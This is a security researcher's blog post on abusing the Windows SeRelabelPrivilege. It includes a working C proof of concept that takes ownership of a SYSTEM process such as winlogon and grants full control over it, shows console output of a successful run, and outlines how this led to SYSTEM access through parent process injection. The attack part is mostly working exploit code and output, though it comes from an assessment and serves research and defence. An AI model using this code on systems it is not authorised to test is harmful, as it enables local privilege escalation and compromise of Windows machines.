Abusing the SeRelabelPrivilege

decoder.cloud/2024/05/30/abusing-the-serelabelprivilege

May 30, 2024

In a recent assessment, it was found that a specific Group Poilcy granted via “User Right Assignments” the **SeRelabelPrivilege** to the built-in Users group and was applied on several computer accounts.

I never found this privilege before and was obviously curious to understand the potential implications and the possibility of any (mis)usage scenario.


Microsoft documentation is as usual not very clear and helpful, to summarize:

“*Anyone with the **Modify an object label** user right can change the integrity level of a file or process so that it becomes elevated or decreased to a point where it can be deleted by lower integrity processes.*“


Luckily, a post from James Froshaw published in 2021 gave much more details and useful information on possible abuse 😉 . I highly recommend reading it before going on.

I decided to do some experiments to understand how “far” I could go.

I started by assigning to a standard user the *SeRelabelPrivilege* via group policy:



The privilege is only available in High Integrity Level (in the case of cmd.exe -> run as administrator):



But what does this privilege grant to you? Well, a lot of interesting permissions!

- It allows you to **take ownership** of a resource
- Furthermore, unlike the *SeTakeOwnsership* privilege, it allows you to own resources that have an **integrity level even higher than your own**
- Once you have taken the ownership, you can grant yourself **full control** over the resource (process, tokens,…)
- Quick & dirty: Same as abusing the *SeDebugPrivilege* 🙂

My goal was to take ownership of a SYSTEM process, grant myself full control, and then create a process under the NT AUTHORITY\SYSTEM account.

Perfect Local Privilege Escalation… pardon, just a “Safety Boundary” violation 😉

For this purpose, I created a simple POC:

```
289 int main(int argc, char** argv)
290 {
291     HANDLE hToken = NULL;
292     HANDLE hProc = NULL;
293     PSID pSid = NULL;
294     PSID AdminSid = NULL;
295     int pid = atoi(argv[1]);
296
297     // Open the process token with necessary permissions
298     if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken)) {
299         printf("OpenProcessToken error: %u\n", GetLastError());
300         return 1;
301     }
302     // Get the current user SID
303     GetCurrentUserSid(hToken, &pSid);
304     // Enable the necessary privileges
305     if (!SetPrivilege(hToken, SE_RELABEL_NAME, TRUE)) {
306         printf("Failed to set necessary privileges.\n");
307         CloseHandle(hToken);
308         return 1;
309     }
310
311     // Take Ownershio of the process
312     if (!TakeProcessOwnership(pid, pSid))
313         return 1;
314     // grant to current user full control on process
315     if (!GrantProcessFullControl(pid, pSid))
316
317         return 1;
318     else
319         return 0;
320
321 }
322
```

First of all, I needed to get the current user SID and enable the specific privilege. After this, I took the ownership of the process:

```
207 }
208 BOOL TakeProcessOwnership(int pid, PSID pSid)
209 {
210     HANDLE hProc = OpenProcess(WRITE_OWNER, FALSE, pid);
211     if (hProc == NULL) {
212         printf("TakeProcessOwnership: OpenProcess GetLastError %d\n", GetLastError());
213         return FALSE;
214     }
215
216
217     DWORD dwRes = SetSecurityInfo(hProc, SE_KERNEL_OBJECT, OWNER_SECURITY_INFORMATION | LABEL_SECURITY_INFORMATION, pSid, NULL, NULL, NULL);
218     if (dwRes != ERROR_SUCCESS)
219     {
220         printf("TakeProcessOwnership: SetSecurityInfo Error: %d %d\n", dwRes, GetLastError());
221         return FALSE;
222     }
223     else
224         printf("TakeProcessOwnership: Successfully took ownership of the process %d handle.\n", pid);
225     CloseHandle(hProc);
226     return TRUE;
227 }
```

I needed to open the process with WRITE_OWNER access. In the *SetSecurityInfo* call, the "LABEL_SECURITY_INFORMATION" flag is mandatory, otherwise, I was not able to own a process with an Integrity Level higher than my High IL process.

Once I took the ownership, it was super-easy to grant full control:

```
BOOL GrantProcessFullControl(int pid, PSID pSid)
{
    PACL pOldDACL = NULL, pNewDACL = NULL;
    PSECURITY_DESCRIPTOR pSD = NULL;

    HANDLE hProc = OpenProcess(WRITE_DAC | READ_CONTROL, FALSE, pid);
    if (hProc == NULL)
    {
        printf("GrantProcessFullControl: OpenProcess GetLastError %d\n", GetLastError());
        return FALSE;
    }
    DWORD dwRes = GetSecurityInfo(hProc, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, NULL, NULL, &pOldDACL, NULL, &pSD);
    if (dwRes != ERROR_SUCCESS)
    {
        printf("GrantProcessFullControl: GetSecurityInfo Error:%d\n", GetLastError());
        return FALSE;

    }

    // Initialize an EXPLICIT_ACCESS structure for the new ACE
    EXPLICIT_ACCESS ea;
    ZeroMemory(&ea, sizeof(EXPLICIT_ACCESS));
    ea.grfAccessPermissions = PROCESS_ALL_ACCESS;
    ea.grfAccessMode = GRANT_ACCESS;
    ea.grfInheritance = NO_INHERITANCE;
    ea.Trustee.TrusteeForm = TRUSTEE_IS_SID;
    ea.Trustee.TrusteeType = TRUSTEE_IS_USER;
    ea.Trustee.ptstrName = (LPTSTR)pSid;

    // Create a new DACL with the new ACE
    dwRes = SetEntriesInAclW(1, &ea, pOldDACL, &pNewDACL);
    if (dwRes != ERROR_SUCCESS)
    {
        printf("GrantProcessFullControl: SetEntriesInAclW Error:%d\n", GetLastError());
        return FALSE;

    }
    dwRes = SetSecurityInfo(hProc, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, NULL, NULL, pNewDACL, NULL);
    if (dwRes != ERROR_SUCCESS)
    {
        printf("GrantProcessFullControl: SetSecurityInfo Error:%d\n", GetLastError());
        return FALSE;

    }
    printf("GrantProcessFullControl: Successfully granted full control on the process %d to current user\n",pid);
    CloseHandle(hProc);
    return TRUE;
}
```

In this case, I needed to open the process with WRITE_DAC access, and after setting the explicit access to PROCESS_ALL_ACCESS, I gained full control of the process!


Side note: this is just an example, the same results can be accomplished in different ways by using other API calls.

Let's see if it works… 7116 was the winlogon process, which ran under System Integrity and was owned by SYSTEM:


```
C:\temp>RelabelAbuse 7116
TakeProcessOwnership: Successfully took ownership of the process 7116 handle.
GrantProcessFullControl: Successfully granted full control on the process 7116 to current user

C:\temp>
```

Ownership changed and full control was successfully granted:




The easiest way to abuse this was to perform a parent process injection. For this purpose, I used my old psgetsystem tool (remember to comment out *Process.EnterDebugMode()*)



Et voilà! Got SYSTEM access 🙂

Just for fun, I also took ownership of the token, granted full access to the token, and lowered the IL from System to Medium 😉



Conclusion

From what I understood of this really strange privilege:

- It allows you to take ownership of a resource even if it's IL > of yours.
- Once you take ownership you can grant yourself full access to the process and tokens.
- The result, from an abuse perspective, is then quite similar to the Debug Privilege
- Manipulating the mandatory label is just a consequence.
- I still don't understand why MS implemented it

The source code of simple and stupid POC can be found here

Thanks to James Forshaw for his useful hints and for helping me demystify this privilege

That's all 🙂